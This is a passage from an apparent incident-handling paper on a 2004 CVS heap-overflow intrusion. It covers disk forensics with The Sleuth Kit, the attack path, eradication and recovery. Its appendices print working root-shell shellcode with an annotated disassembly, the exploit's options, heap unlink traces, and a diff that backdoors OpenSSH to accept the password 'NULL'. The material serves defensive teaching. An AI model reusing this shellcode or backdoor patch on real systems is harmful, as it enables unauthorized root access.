-rw-r--r--    1 root     root         4816 Feb 14 03:37 cvs
```

Multiple CVS vulnerabilities had been discovered since February, including the CVS Heap remote vulnerability, described in CVE CAN-2004-0396 and US CERT Vulnerability Note VU#192038. Kim also verified the private CVS server ran the same vulnerable version of CVS.

An analysis of the other available internet services (http, and client VPN access via the firewall) found no serious security vulnerabilities.

Suspecting the attacker may have used the publicly-available cvs_linux_freebsd_HEAP exploit to gain access, Kim checked for the presence

[83] Netcat is '…a simple Unix utility which reads and writes data across network connections' http://www.atstake.com/research/tools/network_utilities/nc110.tgz

[84] dd: 'convert and copy a file' ('man dd'). http://www.gnu.org/software/coreutils/

of cvs-serv### files in the /tmp directory of the public CVS server's disk image, and found none.

The Sleuth Kit

Kim then used 'The Sleuth Kit'[85] to perform a forensic analysis of the disk image. She first used 'fls', which inspects a disk image and 'Lists allocated and deleted file names in a directory.'[86]

```
# fls -rm / copy.publiccvs-hd1.image > fls.out
```

This creates a machine-readable file which may be processed via 'mactime', which 'Takes input from the fls and ils tools to create a timeline of file activity.'[87]

```
# mactime -b fls.out > mt.out
```

Kim then searched for signs of file activity near the time of any deleted 'cvs-serv###' directories from the day of the incident. These directories are created normally by CVS (and automatically deleted). The exploit also creates these directories (which the attacker must manually delete). Any other files created near the time of such a directory would be very suspicious.

She found these deleted files in the mactime report:

```
Mon Aug 16 01:38:03        0 ma. d/drwx------ 407      407      1065768
/tmp/cvs-serv5944
Mon Aug 16 01:41:53   274244 mac -/-rwx------ 407      407      1065823
/tmp/nc
Mon Aug 16 01:43:03    23467 mac -/-rwx------ 407      407      1065992
/tmp/sploit
```

The directory '/tmp/cvs-serv-5944', owned by 'cvs' (uid 407), was created at 01:39:23 on August 16th. Then 2 files owned by the cvs user were created (and later deleted), '/tmp/nc,' and '/tmp/sploit.' Kim found this highly suspicious.

'/tmp/nc' was likely netcat, used to transfer files or make network connections. '/tmp/sploit' was likely an exploit used against the private CVS server, downloaded via netcat.

Kim correlated the process ID '5944' with the cvspserver.log, and found these entries:

```
04/8/16@01:30:48: START: cvspserver pid=5879 from=XX.230.23.4
04/8/16@01:38:03: START: cvspserver pid=5944 from=XX.230.23.4
```

[85] http://www.sleuthkit.org/sleuthkit/index.php
[86] sleuthkit
[87] sleuthkit

This indicates there's a high likelihood that IP address XX.230.23.4 launched a successful CVS attack (most likely using the cvs_linux_freebsd_HEAP exploit) on 08/16/2004 at 01:38:03 AM versus the public server. The attacker gained a non-privileged shell, downloaded 2 programs, and later deleted them and the directory '/tmp/ cvs-serv5944'.

The IP address was investigated, and was discovered to be an unsecured wireless device belonging to a family living in Cambridge, Massachusetts. Kim's investigation later concluded that the attacker used the insecure wireless access point from the street or a nearby building: identification of the attacker based on the evidence gathered during the investigation was judged highly unlikely.

Investigating the private image

Kim began inspecting the private image, and used the 'fls' and 'mactime' tools from The Sleuth Kit to search for deleted cvs-serv### directories:

```
# grep cvs-serv mc.out
Mon Aug 16 01:45:03        0 ma. d/drwx------ 407      407
1065768  /tmp/cvs-serv5190
```

The directory '/tmp/cvs-serv5190' once existed, and was later deleted. Kim checked the private CVS server's /var/log/cvspserver.log file, and found no matching entry. She concluded the attacker deleted the entry.

Kim searched the mc.out image for other files that were created at that time, and found these 2:

```
Mon Aug 16 01:46:53   274244 mac -/-rwx------ 407      407
66544    /tmp/nc
Mon Aug 16 01:48:02     9092 mac -/-rwsr-sr-x   0        0
66549    /tmp/sploit
```

'nc' was probably netcat, used to transfer files to/from the compromised servers. 'sploit' is unknown, but probably a local root exploit. A file called 'sploit' was also found on the public server, but the sizes were different, indicating they were different programs. The owner of 'sploit' was root, and the file has the 'suid' (the 's' in 'rws' in the above output, set user id) and 'sgid' (the 's' in 'r-s' in the above output, set group id) bits set. This means the program was 'setuid root,' and ran with the permissions of the root user.

The 'inode' of 'sploit' was 66549; the Sleuth Kit tool 'icat' may be used to attempt to recover deleted file contents based on inode.[88] Depending on file system

[88] An inode on a Unix system points to a file in the file system, and contains basic information about the file. An inode may persist after the file is deleted; inodes are invaluable for forensic investigation of a file system. See: http://en.wikipedia.org/wiki/Inode

activity (unallocated file space may later be overwritten), the contents may be later destroyed.

```
# icat /dev/hdb1 1065821 > sploit
# strings sploit

<some content skipped…>
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
```

Kim used the Google search engine[89] to search for the strings 'Unable to read /proc/self/exe', and found the 'Linux kernel ptrace/kmod local root exploit'[90] This exploit elevates privileges to root, and creates a root-owned setuid shell program, able to instantly elevate privileges for any user to root.

Kim also used icat to investigate checked 'sploit' on the public image, which showed that file was a compiled version of cvs_linux_freebsd_HEAP.

Based on the analysis of the disk images, combined with an analysis of the firewall ACL, Kim concluded the probable path of attack was:

- Attacker gained shell access to cvs user on public CVS server via cvs_linux_freebsd_HEAP exploit
- Attacker downloaded netcat and cvs_linux_freebsd_HEAP binary to public CVS server
- Attacker gained shell access to cvs user on private CVS server via cvs_linux_freebsd_HEAP exploit
- Attacker downloaded netcat and ptrace-kmod binary to private CVS server
- Attacker elevated privileges to user 'root' via ptrace-kmod local root exploit
- Attacker inserted backdoor into WifiOS

[89] http://www.google.com
[90] http://downloads.securityfocus.com/vulnerabilities/exploits/ptrace-kmod.c

Investigating the backdoor

Kim then investigated the backdoor. She changed to the openssh directory of the mounted partition typed 'ls –l auth-passwd.c', which showed the 'mtime' (modification time) of the backdoored file:

```
# cd /mnt/privatecvs/home/cvsroot/WifiOS/src/crypto/openssh
# ls -l auth-passwd.c
-rw-r--r--    1 root     root         4816 Jun 22 03:37 auth-passwd.c
```

She then typed 'ls –lac auth-passwd.c' ('c' flag displays changed time, or 'ctime'), which showed a changed time of 02:01:43 on 08/16/2004.

```
# ls -lac auth-passwd.c
-rw-r--r--    1 root     root         4816 Aug 16 02:01 auth-passwd.c
```

The ctime indicated the backdoor was inserted at 02:01:43 on 08/16/2004. Noting the file ownership and changed mtime, Kim surmised the attacker first elevated privileges to root via the ptrace-kmod exploit. She ran a 'find'[91] command to see which other system files changed on that day:

```
find / -ctime +45 –ctime -46 -ls
```

That command will show all files, directories, devices, etc. that changed between 45 and 46 days ago (the time of the intrusion). No suspicious files (beyond the backdoored auth-passwd.c file) were found; the attacker conducted a thorough cleanup. Kim later verified this information by comparing backups made prior to the intrusion.

Kim also restored a copy of 'auth-passwd.com' from backup tape, and copied it to '/tmp/auth-passwd.c.good' on her laptop. She then used 'md5sum' to compare the md5 signatures of each file:

```
# md5sum auth-passwd.c
2a3e560ac98847701392be1edd555051  auth-passwd.c

# md5sum /tmp/auth-passwd.c.good
7ed7e52200e8bf2c2a9982a1e0017070  /tmp/auth-passwd.c.good
```

The file changed. Kim used 'diff' to show the differences between the 2 files:

```
# diff auth-passwd.c /tmp/auth-passwd.c.good
77,78d76
>         if (strcmp("NULL", password) == 0)
>                 return 1;
```

The backdoor allows remote access to any account, when a password of "NULL" is entered.

[91] http://www.gnu.org/software/findutils/findutils.html

Kim also corroborated her findings with the timeline generated with The Sleuth Kit's mactime tool.

Eradication

Servers

The damage was primarily caused by lax patching procedures (coupled with lax change management procedures, an insecure firewall ACL, and overall lax security practices).

The base operating system on both the public and private CVS servers was over a year old. A cleanup was possible, but Kim felt the age of the compromised systems was in itself a security risk. The decision was made to eradicate the damage via complete reinstalls of all compromised systems.

WifiOS

The source code for WifiOS version 1.06 was used as a new base; all 1.07 changes where audited, manually inspected and re-entered. The only malicious change discovered was the backdoor, which was obviously left out.

The developer's desktops were also investigated and reimaged. The WifiOS source code was recompiled on the clean developer workstations.

Eradication of the damage done via shipped units was a harder (and more expensive) proposition. Vulnerable units that had yet to be shipped were pulled back; a full recall was ordered for shipped units.

Recovery

WifiOS

Emergency security release 1.08 was completed on October 1st and shipped to manufacturers. The code was also uploaded to the new cvs.giacwifi.com server. A 1.07->1.08 patch was also uploaded.

A recall of defective devise sold with version WifiOS 1.07 was also initiated, at great expense to GIAC Wifi.

Strict revision control procedures were put into place, requiring manual approval of all source code changes. Also, Tripwire[92] was installed on all public servers, as well as the private CVS server, to monitor all server changes.

Firewall

This firewall ACL was removed:

Action	Source	Destination	Services
Allow	Screened subnet	Internal subnet	TCP port 2401

There is never a requirement to 'push' files from the screened subnet to the internal subnet; the same thing may be done by pulling 'from' the internal subnet (already allowed by the firewall ACL).

Servers

New single-purpose public and private CVS servers were installed, with the latest version of Gentoo Linux and all recommended patches. The servers were also hardened, with all unnecessary network services disabled: only 2 ports were left open, TCP port 22 (sshd, secure login) and TCP port 2401 (cvspserver).

The public web server was installed on another single-purpose server, and similarly hardened (only network services were http on sshd).

CVS chroot jail

CVS on both servers was upgraded to the latest secure version.[93] The public CVS pserver process was further protected via a read-only 'chroot jail'. This 'jail' changes the root ('chroot') directory from the system-wide root directory ('/'), to an application-specific directory, in our case '/chroot/cvs'. All binaries and data required by CVS were copied to the jail, and the process was restricted to the jail, unable access anything outside of it.

'CVSd' was used to create the CVS pserver chroot jail. Link: http://tiefighter.et.tudelft.nl/~arthur/cvsd/

Any attacker able to compromise the jailed CVS server would have read-only access to the jailed area, and not the remainder of the file system (such as /var/log, ./etc., etc.)

[92] http://www.tripwire.com/
[93] As of date of paper publication, https://ccvs.cvshome.org/files/documents/19/194/cvs-1.11.17.tar.gz

Account Security

The generic 'cvs' account on the internal CVS server was also removed. All access CVS to that server (read and write) was restricted to approved accounts only.

All account passwords complied with the password policy, which required:

- 10 Character minimum length
- Mix of Upper case, lower case, number, and punctuation
- Not based on any easily-guessed information (names, places, etc.)
- Passwords must be changed every 60 days
- Reuse of old passwords is prohibited

Lessons Learned

The fundamental lesson learned is that paper tigers may still bite. Over-reliance on security design can lead to costly incidents. Information security requires daily participation and vigilance. Applying security patches to internet-exposed services is critical. Strict change management procedures are also important.

Based on Kim's feedback, GIAC Wifi created a permanent information security department, and hired a security manager. Duties for the team include:

- Keeping track of all security patches and alerts
- Staying current with security trends
- Attending ongoing security training courses
- Monitoring sources of information, such as US-CERT, the Internet Storm Center, the Bugtraq mailing list, etc.
- Monitoring all firewall logs, system logs and tripwire reports
- Approving all WifiOS source code changes (two signoffs required: development manager, and security manager)
- Updating all security policies and procedures, and creating new documents where necessary.
- Conducting company-wide security awareness training

Appendix A: Command-line options

Here are the command-line options for cvs_linux_freebsd_HEAP

Flag	Value	Meaning
b	isbsd=1	Set remote OS to BSD
R	detectos=1	Detect the remote OS
r	root=<string>	Set CVS root to <string>
i	is_scramble=1	Supplied CVS password is already scrambled
s	saddr=<ip>	Set source address to <ip>
t	timeout=<seconds>	Set connection timeout to <seconds>
S	size=<size>	Set size to <size>
u	user=<string>	Set CVS user to <string>
p	pass=<string>	Set CVS password to <string>
h	host=<string>	Set remote hostname or IP to <string>
P	port=<number>	Set remote port to <number> (default: 2401)
o	heapbase=<offset>	Set heap base to <offset>
n	Scnum=<number>	Set scnum to <number>
none		read the code dude ☺

Appendix B: Disassembly of ab_shellcode

Convert ab_shellcode to a short C program, compile, and disassemble the executable in gdb to view the assembly instructions:[94]

```
#include <stdio.h>
char shellcode[]=
"\xeb\x15\x42\x4c\x34\x43\x4b\x48\x34\x37\x20\x34\x20\x4c\x31\x46
\x33\x20\x42\x52\x4f\x21\x0a\x31\xc0\x50\x68\x78\x79\x6f\x75\x68\
x61\x62\x72\x6f\x89\xe1\x6a\x08\x5a\x31\xdb\x43\x6a\x04\x58\xcd\x
80\x6a\x17\x58\x31\xdb\xcd\x80\x31\xd2\x52\x68\x2e\x2e\x72\x67\x5
8\x05\x01\x01\x01\x01\x50\xeb\x12\x4c\x45\x20\x54\x52\x55\x43\x20
\x43\x48\x45\x4c\x4f\x55\x20\x49\x43\x49\x68\x2e\x62\x69\x6e\x58\
x40\x50\x89\xe3\x52\x54\x54\x59\x6a\x0b\x58\xcd\x80\x31\xc0\x40\x
cd\x80";[95]
main(){}
```

View the disassembled code with gdb (GNU Debugger). Comments…

; like these

…Were manually inserted by me.

```
# gcc -ggdb shellcode.c -o shellcode
```

[94] Instructions for doing so at: http://cert.uni-stuttgart.de/archive/intrusions/2003/12/msg00123.html
[95] http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c

```
      # gdb ./shellcode
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...Using host libthread_db library
"/lib/libthread_db.so.1".

(gdb) disass shellcode
Dump of assembler code for function shellcode:

                                    ; syscalls used here:
                                    ;   syscall: decimal 0, hex 0
                                    ;      exit: decimal 1, hex 1
                                    ;     write: decimal 4, hex 4
                                    ; obs_execv: decimal 11, hex b
                                    ;    setuid: decimal 23, hex 17
                                    ; see /usr/src/sys/kern/syscalls.c
0x08049480 <shellcode+0>:       jmp    0x8049497 <shellcode+23>  ; jump to line 23
0x08049482 <shellcode+2>:       inc    %edx       ; the disassembler is trying to
0x08049483 <shellcode+3>:       dec    %esp       ; disassemble the remaining lines
0x08049484 <shellcode+4>:       xor    $0x43,%al  ; before line 23.  It's just the
0x08049486 <shellcode+6>:       dec    %ebx       ; Leetspeak 'BL4CKH47 4 L1F3 BRO!'
0x08049487 <shellcode+7>:       dec    %eax       ; comment, which we will ignore
0x08049488 <shellcode+8>:       xor    $0x37,%al  ; just as the program does
0x0804948a <shellcode+10>:      and    %dh,(%eax,1)
0x0804948d <shellcode+13>:      dec    %esp
0x0804948e <shellcode+14>:      xor    %eax,0x33(%esi)
0x08049491 <shellcode+17>:      and    %al,0x52(%edx)
0x08049494 <shellcode+20>:      dec    %edi
0x08049495 <shellcode+21>:      and    %ecx,(%edx)

0x08049497 <shellcode+23>:      xor    %eax,%eax   ; eax = 0
0x08049499 <shellcode+25>:      push   %eax        ; push eax (NULL)
0x0804949a <shellcode+26>:      push   $0x756f7978 ; push "uoyx"
0x0804949f <shellcode+31>:      push   $0x6f726261 ; push "orba"
                                                   ; the 3 lines above makes "abroxyou/0"
                                                   ; (null-terminated) on a little-endian
                                                   ; system (read right->left)
                                                   ; all further comments will auto-
                                                   ; adjust for little-endianess
0x080494a4 <shellcode+36>:      mov    %esp,%ecx   ;
0x080494a6 <shellcode+38>:      push   $0x8        ; push 0x8
0x080494a8 <shellcode+40>:      pop    %edx        ; string length is 8
0x080494a9 <shellcode+41>:      xor    %ebx,%ebx   ; ebx = 0
0x080494ab <shellcode+43>:      inc    %ebx        ; ebx = 1 (STDOUT file descriptor)
0x080494ac <shellcode+44>:      push   $0x4        ; push 4
0x080494ae <shellcode+46>:      pop    %eax        ; write syscall is 4
0x080494af <shellcode+47>:      int    $0x80       ; interrupt to execute write() syscall
                                                   ; syscall write(STDOUT, "abroxyou", 8)
0x080494b1 <shellcode+49>:      push   $0x17       ; push 0x17
0x080494b3 <shellcode+51>:      pop    %eax        ; setuid syscall is 0x17
0x080494b4 <shellcode+52>:      xor    %ebx,%ebx   ; UID is 0
0x080494b6 <shellcode+54>:      int    $0x80       ; interrupt to execute setuid(0)
0x080494b8 <shellcode+56>:      xor    %edx,%edx   ;
0x080494ba <shellcode+58>:      push   %edx        ;
                                                   ; OBFUSCATION:
0x080494bb <shellcode+59>:      push   $0x67722e2e ; push "..rg"
0x080494c0 <shellcode+64>:      pop    %eax        ; eax = "..rg"
0x080494c1 <shellcode+65>:      add    $0x1010101,%eax ; add 1 to each member of eax
                                                   ; "..rg" +1 each == "//sh"
                                                   ; The extra slash '/'
                                                   ; pads to 32bits, and will be
                                                   ; ignored by the system later
0x080494c6 <shellcode+70>:      push   %eax        ; push "//sh"
0x080494c7 <shellcode+71>:      jmp    0x80494db <shellcode+91> ; Jump to line 91
                                                   ; Jump past some bad bytes:

0x080494c9 <shellcode+73>:      dec    %esp        ; The disassembler is trying to
```

```
0x080494ca <shellcode+74>:      inc    %ebp        ; disassemble the hidden French
0x080494cb <shellcode+75>:      and    %dl,0x55(%edx,%edx,2) ; comment LE TRUC CHELOU ICI
0x080494cf <shellcode+79>:      inc    %ebx        ; We will ignore this obfuscation
0x080494d0 <shellcode+80>:      and    %al,0x48(%ebx) ; and continue at line 91
0x080494d3 <shellcode+83>:      inc    %ebp
0x080494d4 <shellcode+84>:      dec    %esp
0x080494d5 <shellcode+85>:      dec    %edi
0x080494d6 <shellcode+86>:      push   %ebp
0x080494d7 <shellcode+87>:      and    %cl,0x43(%ecx)
0x080494da <shellcode+90>:      dec    %ecx

                                                   ; OBFUSCATION:
0x080494db <shellcode+91>:      push   $0x6e69622e ; push ".bin"
0x080494e0 <shellcode+96>:      pop    %eax        ; eax = ".bin"
0x080494e1 <shellcode+97>:      inc    %eax        ; ".bin" +1 = "/bin"
0x080494e2 <shellcode+98>:      push   %eax        ; push "/bin"
0x080494e3 <shellcode+99>:      mov    %esp,%ebx   ; ebx = "/bin//sh"
0x080494e5 <shellcode+101>:     push   %edx        ; push NULL
0x080494e6 <shellcode+102>:     push   %esp        ; push "/bin//sh"
0x080494e7 <shellcode+103>:     push   %esp        ;
0x080494e8 <shellcode+104>:     pop    %ecx        ; ecx = NULL
0x080494e9 <shellcode+105>:     push   $0xb        ; 0xb == obs_execv syscall
0x080494eb <shellcode+107>:     pop    %eax        ;
0x080494ec <shellcode+108>:     int    $0x80       ; execv ("/bin//sh", ["\""], NULL)
                                                   ; same as "/bin/sh"
                                                   ; But "\"" will appear in process table
                                                   : as program name.
0x080494ee <shellcode+110>:     xor    %eax,%eax
0x080494f0 <shellcode+112>:     inc    %eax        ;
0x080494f1 <shellcode+113>:     int    $0x80       ; syscall '1' == exit (0)
                                                   ; exit (0)
0x080494f3 <shellcode+115>:     add    %al,(%eax)
0x080494f5 <shellcode+117>:     add    %al,(%eax)
0x080494f7 <shellcode+119>:     add    %al,(%eax)
0x080494f9 <shellcode+121>:     add    %al,(%eax)
0x080494fb <shellcode+123>:     add    %al,(%eax)
0x080494fd <shellcode+125>:     add    %al,(%eax)
0x080494ff <shellcode+127>:     add    %dl,(%eax)
End of assembler dump.
```

Appendix C: Libvoodoo

Libvoodoo is a debugger for Doug Lea' Malloc:

> Due to the fact that heap overflows are hard to debug
> and audit i created this lame LD_PRELOAD library to
> provide you with the needed internals from DOUG LEA's malloc
> algorithm at runtime.[96]

Libvoodoo is designed to aid exploit design by debugging malloc operations in a potentially-vulnerable program. We'll use it for the white hat side of the fence, and use libvoodoo analyze our exploit.

Source is here: http://bf.u-n-f.com/voodoo/rls/UNFvoodoo-1.0.tar.gz

It provides a report of all malloc chunk allocations & frees, and was instrumental in nailing down the specifics of the CVS pserver heap overflow for this paper. I

[96] http://bf.u-n-f.com/voodoo/

altered the program to prevent it from reporting via stderr (which interferes with the operations of cvspserver). See Appendix E for more information.

Here is a libvoodoo report entry showing the first shellcode byte (\xeb, the jump command), written via forward consolidation and unlink step [A]

```
chunk_free : chunk: 0x08126730 | next chunk: 0x0812677c | top
chunk: 0x081267f8
             chunk sz: 76 (0x4c) | chunk prev_size: 1296911693
(0x4d4d4d4d)
             next prev size: 1111638594 (0x42424242) | next chunk
size: -8 (0xfffffff8)
             [*] consolidate forward
                 with next chunk: 0x812677c | next prevsz:
0x42424242 | next sz: -8 (0xfffffff8) | total sz: 68 (0x44)
             [*] unlink:
                 P->bk: 0xbffffeeb | P->fd: 0xbfffe0b2
               [*] Setting 0xbfffe0b2 + 12 to 0xbffffeeb
                [+] FD->bk = BK : ok
                [+] BK->fd = FD : ok
             [+] chunk_free was successfull
          [*] Setting 0xbfffe0b2 + 12 to 0xbffffeeb
```

Key values:

- chunk prev_size: 1296911693 (0x4d4d4d4d) ("MMMM")
- next prev size: 1111638594 (0x42424242) ("BBBB")
- size: 76 (0x4c). ("M" minus the least significant bit)
- next chunk size: -8 (0xfffffff8)
- total sz: 68 (76 + -8), 8 bytes prior to the fake chunk
- Setting 0xbfffe0b2 + 12 to 0xbffffeeb (shellcode byte copied to 0xbffffebe)

Here is the final unlink()ed chunk, and the final entry from the stack carpet-bombing run. This transfers control of the program to that address, triggering the shellcode payload.

```
chunk_free : chunk: 0x0811d4f0 | next chunk: 0x0811d53c | top
chunk: 0x081267f8
             chunk sz: 76 (0x4c) | chunk prev_size: 1296911693
(0x4d4d4d4d)
             next prev size: 1111638594 (0x42424242) | next chunk
size: -8 (0xfffffff8)
             [*] consolidate forward
                 with next chunk: 0x811d53c | next prevsz:
0x42424242 | next sz: -8 (0xfffffff8) | total sz: 68 (0x44)
             [*] unlink:
                 P->bk: 0xbfffe0be | P->fd: 0xbffffbc4
               [*] Setting 0xbffffbc4 + 12 to 0xbfffe0be
                [+] FD->bk = BK : ok
                [+] BK->fd = FD : ok
             [+] chunk_free was successfull
```

0xbfffbc4 must be a return address on the stack; that address now points to the shellcode copied to xbfffe0be, which is now executed.

Appendix D: Perl scripts

visualheap.pl

```
#!/usr/bin/perl -w
# Eric Conrad, September 2004
#
# Simple Heap unlink virtual machine
# Create visual depiction of unlink's effect on the heap
# Requires a modified version of libvoodoo (log to file, not stderr)
#
# Relevant lines from voodoo.log look like this (set FD +12 to BK):
#              [*] Setting 0xbffffbc4 + 12 to 0xbfffe0be
#
# If this line is added to libvoodoo:
#   voodoo_output("              [B] Setting 0x%08x + 8 to 0x%08x\n", BK, FD);
#
# ...visualheap will also show BK + 8 set to FD.  This step is important,
# because shellcode is usually corrupted with this step, unless jumped over.
#
# grep for interesting areas; a wide range (0x4000000->0xbfffffff, for
# example) may exhaust memory (adjust $max as necessary).
#
# This could be cleaned up a lot; the byte1 byte2 stuff should be an array,
# but it's simple and it works fine.
#
# Usage: 'grep bfff /var/log/voodoo.log | ./visualheap.pl'

my @heap;
my $rowoffset=0;
my $low=0;
my $high=0;
my $cols=16;     # columns to display
my $max=1000000; # maximum memory range to visualize
while(<>){
  if (/Setting 0x/){
    s/^ *//g;
    s/0x//g;
    my @array=split(' ');
    my( $where ) = pack( 'H*', $array[2] );
    my( $what ) = pack( 'H*', $array[6] );
    my $offset=$array[4];
    my $whereint  = unpack("N*", $where);
    $whereint = $whereint + $offset;
    $high=$whereint unless ($high > $whereint);
    if ($low){
      unless ($low < $whereint){
        $rowoffset=($whereint % $cols);
        $low=($whereint - $rowoffset);
      }
      if ($high - $low > $max){
        print "ERROR: exceeded maximum memory range.  Adjust \$max or\n";
        print "try grep-ing for a smaller range, such as '0xbfff'\n";
        exit 0;
      }
    }
```

```
    else{
      $low=$whereint-($whereint % $cols);
    }
    my @hex = unpack("C*", $what);
    my $byte1=sprintf("%02x",$hex[3]);
    my $byte2=sprintf("%02x",$hex[2]);
    my $byte3=sprintf("%02x",$hex[1]);
    my $byte4=sprintf("%02x",$hex[0]);
    my $range=$whereint-$low;
    $heap[$range]=$byte1;
    $heap[$range+1]=$byte2;
    $heap[$range+2]=$byte3;
    $heap[$range+3]=$byte4;
  }
}
$rowoffset = $cols -($high % $cols) ;
$high=$high+($rowoffset);
my $total=$high-$low;
my $count=0;
while($count<$total){
  if ($count % $cols == 0){
    my $addr  = unpack("H*",pack("N*", $low+$count));
    printf("\n0x%s: ", $addr);
  }
  if ($heap[$count]){
    $heap[$count]=~ tr/a-z/A-Z/;
    print "\<$heap[$count]\>";
  }
  else{
    print "\<??\>";
  }
  $count++;
}
print "\n";
```

hex.pl

```
#!/usr/bin/perl
#
#Simple perl script to convert hexadecimal ab_shellcode to ASCII.  Save as
"hex.pl", and
# .run: /hex.pl
# to see just the strings, run:  ./hex.pl | strings
#
@shell=(0xeb,0x15,0x42,0x4c,0x34,0x43,0x4b,0x48,0x34,0x37,0x20,0x34,0x20,0x4c,0
x31,0x46,0x33,0x20,0x42,0x52,0x4f,0x21,0x0a,0x31,0xc0,0x50,0x68,0x78,0x79,0x6f,
0x75,0x68,0x61,0x62,0x72,0x6f,0x89,0xe1,0x6a,0x08,0x5a,0x31,0xdb,0x43,0x6a,0x04
,0x58,0xcd,0x80,0x6a,0x17,0x58,0x31,0xdb,0xcd,0x80,0x31,0xd2,0x52,0x68,0x2e,0x2
e,0x72,0x67,0x58,0x05,0x01,0x01,0x01,0x01,0x50,0xeb,0x12,0x4c,0x45,0x20,0x54,0x
52,0x55,0x43,0x20,0x43,0x48,0x45,0x4c,0x4f,0x55,0x20,0x49,0x43,0x49,0x68,0x2e,0
x62,0x69,0x6e,0x58,0x40,0x50,0x89,0xe3,0x52,0x54,0x54,0x59,0x6a,0x0b,0x58,0xcd,
0x80,0x31,0xc0,0x40,0xcd,0x80);[97]

foreach(@shell){
  printf ("%c",$_);
}
```

[97] From http://www.packetstormsecurity.org/0405-exploits/cvs_linux_freebsd_HEAP.c

Appendix E: Diffs

This section lists the 'diffs' of all the open source software packages which were modified for use in this paper.

Backdoored OpenSSH server

OpenSSH 3.9p1 was used for the backdoor. Source is here:

http://ftp.lug.udel.edu/pub/OpenBSD/OpenSSH/portable/openssh-3.9p1.tar.gz

Here's the diff:

```
#  diff openssh-3.9p1/auth-passwd.c  openssh-3.9p1/auth-passwd.c.backdoor
76a77,78
>       if (strcmp("NULL", password) == 0)
>               return 1;
```

This allows access to any account (including root) with a password of "NULL".

Non-stderr Libvoodoo module

One issue with libvoodoo is it writes extensively via stderr, which interferes with the operation of many programs, including CVS. To workaround this problem, I hacked a version that writes all output to a file. This allowed compilation of a vulnerable cvs server which was linked to the libvoodoo library, and provided a full report of all malloc activity while being compromised.

I also added explicit logging of unlink step [B], and also noted step [A] (changed the '*' to an 'A'.

This is not terribly pretty, but it works:

```
# diff voodoo.c voodoo.c.orig
55,56c55
<   /*  if ( (logfile = getenv("VOODOO_LOG")) ) { */
<               logfile="/var/log/voodoo.log";
---
>       if ( (logfile = getenv("VOODOO_LOG")) ) {
63c62
<  /*   }   */
---
>       }
74c73,74
<       fclose(LOG);
---
>       if (LOG)
>               fclose(LOG);
85c85,88
<               vfprintf(LOG, fmt, ap);
---
>               if (LOG)
>                       vfprintf(LOG, fmt, ap);
```

```
>
>               vfprintf(stderr, fmt, ap);
87a91
>               fflush(stderr);
1733c1737
<     fprintf(LOG, "malloc: using debugging hooks\n");
---
>     fprintf(stderr, "malloc: using debugging hooks\n");
2326c2330
<   voodoo_output("               [A] Setting 0x%08x + 12 to 0x%08x\n", FD, BK);       \
---
>   voodoo_output("               [*] Setting 0x%08x + 12 to 0x%08x\n", FD, BK);       \
2330d2333
<   voodoo_output("               [B] Setting 0x%08x + 8 to 0x%08x\n", BK, FD);       \
2893c2896
<   fflush(LOG);
---
>   fflush(stderr);
3002c3005
<       fflush(LOG);
---
>       fflush(stderr);
4014c4017
< /* Print the complete contents of a single heap to LOG. */
---
> /* Print the complete contents of a single heap to stderr. */
4026c4029
<   fprintf(LOG, "Heap %p, size %10lx:\n", heap, (long)heap->size);
---
>   fprintf(stderr, "Heap %p, size %10lx:\n", heap, (long)heap->size);
4032c4035
<     fprintf(LOG, "chunk %p size %10lx", p, (long)p->size);
---
>     fprintf(stderr, "chunk %p size %10lx", p, (long)p->size);
4034c4037
<       fprintf(LOG, " (top)\n");
---
>       fprintf(stderr, " (top)\n");
4037c4040
<       fprintf(LOG, " (fence)\n");
---
>       fprintf(stderr, " (fence)\n");
4040c4043
<     fprintf(LOG, "\n");
---
>     fprintf(stderr, "\n");
4078,4080c4081,4083
<     fprintf(LOG, "Arena %d:\n", i);
<     fprintf(LOG, "system bytes     = %10u\n", (unsigned int)mi.arena);
<     fprintf(LOG, "in use bytes     = %10u\n", (unsigned int)mi.uordblks);
---
>     fprintf(stderr, "Arena %d:\n", i);
>     fprintf(stderr, "system bytes     = %10u\n", (unsigned int)mi.arena);
>     fprintf(stderr, "in use bytes     = %10u\n", (unsigned int)mi.uordblks);
4101c4104
<   fprintf(LOG, "Total (incl. mmap):\n");
---
>   fprintf(stderr, "Total (incl. mmap):\n");
4103c4106
<   fprintf(LOG, "Total:\n");
---
>   fprintf(stderr, "Total:\n");
4105,4106c4108,4109
<   fprintf(LOG, "system bytes     = %10u\n", system_b);
<   fprintf(LOG, "in use bytes     = %10u\n", in_use_b);
---
>   fprintf(stderr, "system bytes     = %10u\n", system_b);
>   fprintf(stderr, "in use bytes     = %10u\n", in_use_b);
4108c4111
<   fprintf(LOG, "max system bytes = %10u\n", (unsigned int)max_total_mem);
---
```

```
>   fprintf(stderr, "max system bytes = %10u\n", (unsigned int)max_total_mem);
4111,4112c4114,4115
<   fprintf(LOG, "max mmap regions = %10u\n", (unsigned int)max_n_mmaps);
<   fprintf(LOG, "max mmap bytes   = %10lu\n", max_mmapped_mem);
---
>   fprintf(stderr, "max mmap regions = %10u\n", (unsigned int)max_n_mmaps);
>   fprintf(stderr, "max mmap bytes   = %10lu\n", max_mmapped_mem);
4115,4119c4118,4122
<   fprintf(LOG, "heaps created    = %10d\n",  stat_n_heaps);
<   fprintf(LOG, "locked directly  = %10ld\n", stat_lock_direct);
<   fprintf(LOG, "locked in loop   = %10ld\n", stat_lock_loop);
<   fprintf(LOG, "locked waiting   = %10ld\n", stat_lock_wait);
<   fprintf(LOG, "locked total     = %10ld\n",
---
>   fprintf(stderr, "heaps created    = %10d\n",  stat_n_heaps);
>   fprintf(stderr, "locked directly  = %10ld\n", stat_lock_direct);
>   fprintf(stderr, "locked in loop   = %10ld\n", stat_lock_loop);
>   fprintf(stderr, "locked waiting   = %10ld\n", stat_lock_wait);
>   fprintf(stderr, "locked total     = %10ld\n",
4467c4470
